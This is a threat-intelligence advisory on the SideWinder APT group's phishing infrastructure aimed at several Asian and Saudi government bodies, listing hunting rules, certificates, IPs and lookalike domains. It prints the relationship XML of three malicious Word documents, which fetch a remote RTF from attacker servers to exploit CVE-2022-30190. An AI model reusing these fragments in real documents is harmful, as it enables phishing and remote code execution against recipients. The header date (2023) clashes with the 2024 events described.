



# SIDEWINDER BACK WITH THE NEW CAMPAIGN

RATTLESNAKE

APT (ADVANCED PERSISTENT THREAT) GROUP

---

## Vairav Advisory Report

17<sup>th</sup> January 2023

**Vairav Technology Security Pvt. Ltd.**

Thirbam Sadak 148

Baluwatar, Kathmandu

Phone: +977 4541540

Mobile: +977-9820105900

Email: [mail@vairav.net](mailto:mail@vairav.net)

## EXECUTIVE SUMMARY

Upon the commencement of 2024, our Cyber Threat Intelligence (CTI) team discovered new infrastructure associated with the APT group SideWinder, specifically aiming at the governments of Saudi Arabia, Sri Lanka, Nepal, Thailand, Myanmar, and Bangladesh. This discovery builds upon the insights of earlier technical reports, which revealed the previous infrastructure utilized by SideWinder. This report outlines the utilization of publicly accessible tools for monitoring established SideWinder infrastructure and discloses recently identified malicious servers that may be employed in upcoming attacks. Additionally, the report furnishes information about previously undiscovered infrastructure linked to APT SideWinder, along with updated hunting rules for Censys. These guidelines aim to assist cybersecurity experts, threat hunters, and corporate cybersecurity teams in anticipating and thwart potential SideWinder attacks.


### Key Findings

- Various hunting rules can be applied to identify the servers associated with SideWinder.
- Findings of new IP addresses that were unknown, which SideWinder could potentially utilize in future attacks.
- The phishing domains that have been identified imitate government organizations.
- The primary target countries include Saudi Arabia, Sri Lanka, Nepal, Myanmar, Thailand, and Bangladesh.
- Maldocs, taking the form of .docx and Rich Text Format (RTF) files, have been utilized as part of the infection.


## INFRASTRUCTURE OF SIDEWINDER

### Censys hunting rules.

A Twitter post on December 11, 2023, authored by @JVPv5sIM3eFmGyi, stated that Sidewinder is focusing its targeting efforts on Thailand.



The initial action is to verify the accuracy of the team associated with this asset. Utilize Threatbook to query its domain name and gather additional valid information. The obtained results confirm that the domain is indeed linked to APT Sidewinder.



### sarabanmithnavy.tni-mil.com

Umbrella 100w+ | Alexa 100w+

Resolutions	1	Registration Date	2023-08-04	Communicating Files	0	Registrar	NAMECHEAP...
Certifications	0	Expiry Date	2024-08-04	Related URL	1	Registrant Email	Redacted for Priv...

Malware

SideWinder

APT

First seen 2023-10-29, Last seen 2023-10-30

ThreatBook Intelligence (1) related tags: SideWinder (1), APT (1), Malware (1)

First seen	Last seen	Intelligence	Status
2023-10-29	2023-10-30	Malware SideWinder APT	Valid

The domain (sarabanmithnavy.tni-mil[.]com) was used to take out the JRAM fingerprint.

```
rodan@rodan:~/jarm$ python3 jarm.py sarabanmithnavy.tni-mil.com -v
Domain: sarabanmithnavy.tni-mil.com
Resolved IP: 5.255.117.209
JARM: 28d28d28d00028d1ec28d28d28d28de9ab649921aa9add8c37a8978aa3ea88
Scan 1: c02c|0303|http/1.1|ff01-0000-0001-000b-0023-0010-0017,
Scan 2: c02c|0303|http/1.1|ff01-0000-0001-000b-0023-0010-0017,
Scan 3: c02c|0303|http/1.1|ff01-0000-0001-000b-0023-0010-0017,
Scan 4: |||,
Scan 5: c02c|0303|http/1.0|ff01-0000-0001-000b-0023-0010-0017,
Scan 6: c00a|0302|http/1.1|ff01-0000-0001-000b-0023-0010-0017,
Scan 7: c02c|0303|http/1.1|ff01-0000-0001-000b-0023-0010-0017,
Scan 8: c02c|0303|http/1.1|ff01-0000-0001-000b-0023-0010-0017,
Scan 9: c02c|0303|http/1.1|ff01-0000-0001-000b-0023-0010-0017,
Scan 10: c02c|0303|http/1.1|ff01-0000-0001-000b-0023-0010-0017
```

Figure 1: Calculating the JARM fingerprint of the new observed domain.

Infrastructure can be tracked by employing the hunting rules outlined below within Censys.

`services.jarm.fingerprint="28d28d28d00028d1ec28d28d28d28de9ab649921aa9add8c37a8978aa3ea88"` and `services.port=56777`

The screenshot shows the Censys search results page. The search query is `services.jarm.fingerprint="28d28d28d00028d1ec28d28d28d28de9ab649921aa9add8c37a8978aa3ea88" & services.port=56777`. The results are displayed in a table with columns for Hosts, Results, and Time. The table lists several hosts, including 5.255.88.192, 193.200.16.230, 185.117.89.166, 91.193.18.75, 5.149.248.240, 185.235.138.81, 193.42.36.227, and 185.117.88.229. Each host entry includes details such as the operating system (Ubuntu Linux 20.04), the service (remote-access), the port (443/HTTP), and the location (North Holland, Netherlands; Mazovia, Poland; Stockholm, Sweden).

Figure 2: Sidewinder infrastructure.

Upon closer examination, it has been observed that the SideWinder APT is utilizing the following two SSL certificates.

**censys** Certificates 5c2787e78cb4a40ccfabaf6fb4e2b2328b8937fbc168976e7b1bbc7779268118 Search RM

**\*.gov.mm.gov-org.net**

Certificate Trust ZLint PEM Raw Data Explore

**Basic Information**

Subject DN CN=\*.gov.mm.gov-org.net

Issuer DN C=US, O=Let's Encrypt, CN=R3

Serial Number Decimal: 277844208432624033307502466068775784790034  
Hex: 0x33082c016e934553404383ceb6c8685b812

Validity Period 2024-01-04T07:31:05 to 2024-04-03T07:31:04 (89 days, 23:59:59)

All Names \*.defence.lk.gov-org.net  
\*.gov-org.net  
\*.gov.mm.gov-org.net  
\*.gov.mv.gov-org.net  
\*.immigration.gov.mm.gov-org.net  
\*.lk.gov-org.net  
\*.mfa.gov.lk.gov-org.net  
\*.mohs.gov.mm.gov-org.net  
\*.navy.lk.gov-org.net  
\*.po.gov.mv.gov-org.net  
\*.presidentoffice.lk.gov-org.net  
gov-org.net  
gov.mm.gov-org.net  
mfa.gov.lk.gov-org.net

Labels dv, trusted, unexpired, ct, ever-trusted, google-ct, leaf,

**Fingerprint**

SHA-256 5c2787e78cb4a40ccfabaf6fb4e2b2328b8937fbc168976e7b1bbc7779268118

SHA-1 f926e3af72284bfc7b4b0b9888ad3c280f61dbbb

MD5 5b8342b9810bb80acfdccbd359788a5e

**Browser Trust**

Apple Browser Trusted

Microsoft Browser Trusted

Mozilla NSS Browser Trusted

Chrome Browser Trusted

**Key Usage and Constraints**

Is CA? False

Key Usage Digital Signature, Key Encipherment

Ext. Key Usage Client Auth, Server Auth

**Censys Metadata**

Added At 2024-01-04T08:36:43

Updated At 2024-01-04T08:41:13

Seen in CT True

Seen in Scan False

Labels dv, trusted, unexpired, ct, ever-trusted, google-ct, leaf

**censys** Certificates 71ea6337c4d639a51415c708a7fc3e927504cd08e5efd3e98eaa9297cb74c941 Search RM

**\*.lk.gov-org.net**

Certificate Trust ZLint PEM Raw Data Explore

**Basic Information**

Subject DN CN=\*.lk.gov-org.net

Issuer DN C=US, O=Let's Encrypt, CN=R3

Serial Number Decimal: 366301457644187843656680832256831865189959  
Hex: 0x4347696984f85ae2e8ecea7935e97d77647

Validity Period 2024-01-04T10:31:38 to 2024-04-03T10:31:37 (89 days, 23:59:59)

All Names \*.defence.lk.gov-org.net  
\*.gov-org.net  
\*.gov.mm.gov-org.net  
\*.gov.mv.gov-org.net  
\*.gov.np.gov-org.net  
\*.immigration.gov.mm.gov-org.net  
\*.lk.gov-org.net  
\*.mfa.gov.lk.gov-org.net  
\*.mod.gov.np.gov-org.net  
\*.mofa.gov.np.gov-org.net  
\*.moha.gov.np.gov-org.net  
\*.mohs.gov.mm.gov-org.net  
\*.navy.lk.gov-org.net  
\*.po.gov.mv.gov-org.net  
\*.presidentoffice.lk.gov-org.net  
gov-org.net  
gov.mm.gov-org.net  
mfa.gov.lk.gov-org.net

Labels dv, leaf, trusted, ct, ever-trusted, google-ct, unexpired,

**Fingerprint**

SHA-256 71ea6337c4d639a51415c708a7fc3e927504cd08e5efd3e98eaa9297cb74c941

SHA-1 43fc45fac2fa5bba2bcdc8c4e41168020bcedae5

MD5 bd4b88ebd85c607f9d49a0adbaa7f28b

**Browser Trust**

Apple Browser Trusted

Microsoft Browser Trusted

Mozilla NSS Browser Trusted

Chrome Browser Trusted

**Key Usage and Constraints**

Is CA? False

Key Usage Digital Signature, Key Encipherment

Ext. Key Usage Client Auth, Server Auth

**Censys Metadata**

Added At 2024-01-04T11:34:04


Updated At 2024-01-04T13:56:04

Seen in CT True

Seen in Scan True

Labels dv, leaf, trusted, ct, ever-trusted, google-ct, unexpired

On December 24, 2023, a Twitter post was made by the user @Cuser07, pointing out the latest activities of APT Sidewinder. Including “gov-pk” and “gov-bd” in the URL indicates a targeting focus on the governments of Pakistan and Bangladesh.



When tracing back to the hosted IP address (77[.]83[.]196[.]59), it was uncovered that the server not only distributed other malware but also hosted a domain mimicking the governments of different countries in Asia.

Communicating Files (6)			
Scanned	Detections	Type	Name
2024-01-09	24 / 60	Office Open XML Document	zoom-meeting-guideline.docx
2024-01-14	24 / 58	Rich Text Format	file.rtf
2024-01-13	20 / 62	Office Open XML Document	baidesik-bhraman-nirdesika.docx
2024-01-12	24 / 61	Office Open XML Document	AGREEMENT FOR ENTERPRISE SERVICES.docx.doc
2024-01-13	18 / 62	Office Open XML Document	c8a8e382ba1f7d1ab4b00d3e03f63ca65b2e459f3b01006bf44b3cf9950b7ceb.docx
2024-01-14	23 / 58	Rich Text Format	file.rtf

Figure 3: Files associated with the IP Address.

Date resolved	Detections	Resolver	Domain
2024-01-10	0 / 89	VirusTotal	www.mofa-gov-bd.fia-gov.net
2024-01-05	0 / 89	VirusTotal	nepalcert-org.fia-gov.net
2024-01-03	14 / 89	VirusTotal	nextgen.fia-gov.net
2023-12-29	13 / 89	VirusTotal	opmcm-gov-np.fia-gov.net
2023-12-28	14 / 89	VirusTotal	apps.fia-gov.net
2023-12-28	10 / 89	VirusTotal	myoffice.fia-gov.net
2023-12-27	12 / 89	VirusTotal	myanmar-gov-mm.fia-gov.net
2023-12-23	0 / 89	VirusTotal	www.fia-gov.net
2023-12-23	0 / 89	VirusTotal	www.moitt-gov-pk.fia-gov.net
2023-12-23	17 / 89	VirusTotal	moitt-gov-pk.fia-gov.net
2023-12-18	0 / 89	VirusTotal	www.fia-gov.net
2023-12-18	16 / 89	VirusTotal	fia-gov.net
2023-12-14	8 / 89	VirusTotal	police-circular-gov-bd.fia-gov.net
2023-12-14	9 / 89	VirusTotal	cirt-gov-mm.fia-gov.net
2023-12-05	15 / 89	VirusTotal	police-gov-bd.fia-gov.net
2023-11-30	6 / 89	VirusTotal	mofa-gov-bd.fia-gov.net

Figure 4: Domains mimicking the government sites of different countries.

## File 1: zoom-meeting-guideline.docx




Figure 5: File contents (decoy).

The content in the malicious documents seems to mimic instructions for joining a Zoom meeting and adjusting language settings. Upon opening the malicious document, the following background actions occur, it establishes a connection to the C2 server with the IP address 173[.]255[.]204[.]62 on port 443 [hxxps://moitt-gov-pk[.]fia-gov[.]net/] and subsequently exploits the CVE-2022-30190.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles"
Target="styles.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
Target="fontTable.xml"/><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme"
Target="theme/theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
Target="settings.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image1.jpeg"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image2.jpeg"/><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image3.jpeg"/><Relationship Id="rId8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image4.jpeg"/><Relationship Id="rId9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image5.jpeg"/><Relationship Id="rId10" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image6.jpeg"/><Relationship Id="rId842" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://moitt-gov-pk.fia-gov.net/364896null/file.rtf" TargetMode="External"/><Relationship Id="rId842"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.jpg"/></Relationships>
```

Within the document.xml.rels file located in the /word/\_rels/ directory, the malicious document includes a hyperlink for downloading a template:

**hxxps://moitt-gov-pk.fia-gov.net/364896null/file[.]rtf**

**CVE-2022-30190:** There is a vulnerability in remote code execution when MSDT is invoked through the URL protocol by a calling application, such as Word. When exploited successfully, an attacker can execute arbitrary code with the permissions of the calling application. Subsequently, the attacker gains the ability to install programs, manipulate, delete, or view data, and create new accounts within the user's authorized context.

## File 2: baidesik-bhraman-nirdesika.docx

Like the previously mentioned file, this malicious document appears to impersonate official guidelines from the Nepal government regarding travel to foreign countries from Nepal. However, when the user opens the malicious document, certain background activities unfold. Specifically, it initiates a connection to a C2 server identified by the IP



173[.]255[.]204[.]62, operating on port 443 [https://opmcm-gov-np.fia-gov[.]net].

Following this connection, the document proceeds to exploit the **CVE-2022-30190** vulnerability.




Figure 6: File contents (decoy).

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId8"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image5.jpeg"/><Relationship Id="rId13" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
Target="fontTable.xml"/><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings"
Target="webSettings.xml"/><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image4.jpeg"/><Relationship Id="rId12" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image9.jpeg"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles"
Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image3.jpeg"/><Relationship Id="rId11" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image8.jpeg"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image2.jpeg"/><Relationship Id="rId10" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image7.jpeg"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image1.jpg"/><Relationship Id="rId9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image6.jpeg"/><Relationship Id="rId14" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme"
Target="theme/theme1.xml"/><Relationship Id="rId13" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://opcm.gov-gov-np.fia-gov.net/37841677/file.rtf" TargetMode="External"/><Relationship Id="rId842"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.jpg"/></Relationships>
```

Within the document.xml.rels file located in the /word/\_rels/ directory, the malicious document includes a hyperlink for downloading a template:

hxxps://opmcm-gov-np.fia-gov.net/37841677/file[.]rtf

## File 3: AGREEMENT FOR ENTERPRISE SERVICES.docx.doc

Agreement Number: 

## AGREEMENT FOR ENTERPRISE SERVICES

This Agreement for Enterprise Services is made and entered into on this ..... (....) day of ..... Two Thousand and Twenty Three (2023)



SECTION A			
DETAILS OF THE CUSTOMER			
Company Name			
Business Registration No.			
Registered Business Address			
Address for correspondence/ billing (If different to above)			
E mail address for electronic billing			
Business Registration date			
VAT Registration No.		SVAT Registration No.	
CONTACT DETAILS OF CUSTOMER			
Name and designation			
Contact No.			
E-mail			
Fault Reporting & Inquiries of Dialog	Tel: 051-9106062		

SECTION B	
Commencement Date	Date of commencement shall be as per the system records of Dialog subject to Clause 4 hereto
Date of Commissioning	Date of Commissioning shall be as per the system records of Dialog subject to Clause 7 hereto
Period of Service	

SECTION C					
DESCRIPTION OF SERVICES & PAYMENTS					
No	Description/ Service/ Features	Site Address	Connection fee/ Tariff / Link Speed/ Package	Sub Number	Rental (Please v) * Monthly <input type="checkbox"/> * Quarterly <input type="checkbox"/> * Annually <input type="checkbox"/> * One time <input type="checkbox"/>
1					
2					
Fixed Voice Rental amount (LKR)					
Fixed Voice Rental Start Date				Other charges	
CAPEX installment				No of months	
Initial Payment				Monthly installment	
Advance Rental					
Remarks					

Figure 7: File contents (decoy).

Like the previously mentioned files, this malicious document seems to imitate a letter sent for the agreement of Enterprise services. Nevertheless, upon the user opening the document, specific background actions take place. To be precise, it establishes a connection to a Command and Control (C2) server identified by the IP 173[.]255[.]204[.]62 on port 443 [moitt-gov-pk.fia-gov[.]net]. After establishing this connection, the document proceeds to exploit the CVE-2022-30190 vulnerability.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings"
Target="webSettings.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles"
Target="styles.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme"
Target="theme/theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
Target="fontTable.xml"/><Relationship Id="rId872" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://moitt-gov-pk.fia-gov.net/659949null/file.rtf" TargetMode="External"/><Relationship Id="rId842"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.jpg"/></Relationships>
```

In conclusion, the analyzed set of malicious documents exhibits a consistent pattern of deception, each masquerading as legitimate files relevant to governmental or enterprise services. Despite their outward appearances, these documents, upon opening, reveal a shared modus operandi. They establish connections to Command and Control (C2) servers, with specific instances identified by IP addresses such as 173[.]255[.]204[.]62, operating on port 443. Additionally, the exploitation of the CVE-2022-30190 vulnerability is a recurrent theme in these malicious activities, highlighting a systematic approach by threat actors.

## Discovered IP addresses:

IP
5[.]255[.]88[.]192
193[.]200[.]16[.]230
185[.]117[.]89[.]166
91[.]193[.]18[.]75
5[.]149[.]248[.]240
185[.]235[.]138[.]81
193[.]42[.]36[.]227
185[.]117[.]88[.]229
5.255.118[.]88
77.83.196[.]59
185.174.135[.]126
2.58.15[.]71
5.180.114[.]198

## Discovered Domains

Malicious Domain	Targeting
wmofoa-gov-sa.direct888[.]net	Ministry of Foreign Affairs, Saudi Arabia
www.mofa-gov-sa.direct888[.]net	
Mofa-gov-sa/direct888[.]net	
www-police-gov-bd.direct888[.]net	Bangladesh Police
nepalcert-org.fia-gov[.]net	CERT, Nepal
Mopf-gov-mm.direct888[.]net	Ministry of Planning and Finance, Myanmar
Navy-lk.direct888[.]net	Sir Lankan Navy
Nextgen.fia-gov[.]net	ICT Agency of Sri Lanka (ICTA)
www-moha-gov-lk.direct888[.]net	Ministry of Home Affairs, Sir Lanka
Mofa-gov-np.direct888[.]net	Ministry of Foreign Affairs, Nepal
opmcm-gov-np.fia-gov[.]net	Office of the Prime Minister and Council of Ministers
moitt-gov-pk.fia-gov[.]net	Ministry of Information Technology & Telecommunication, Pakistan
www.moitt-gov-pk.fia-gov[.]net	

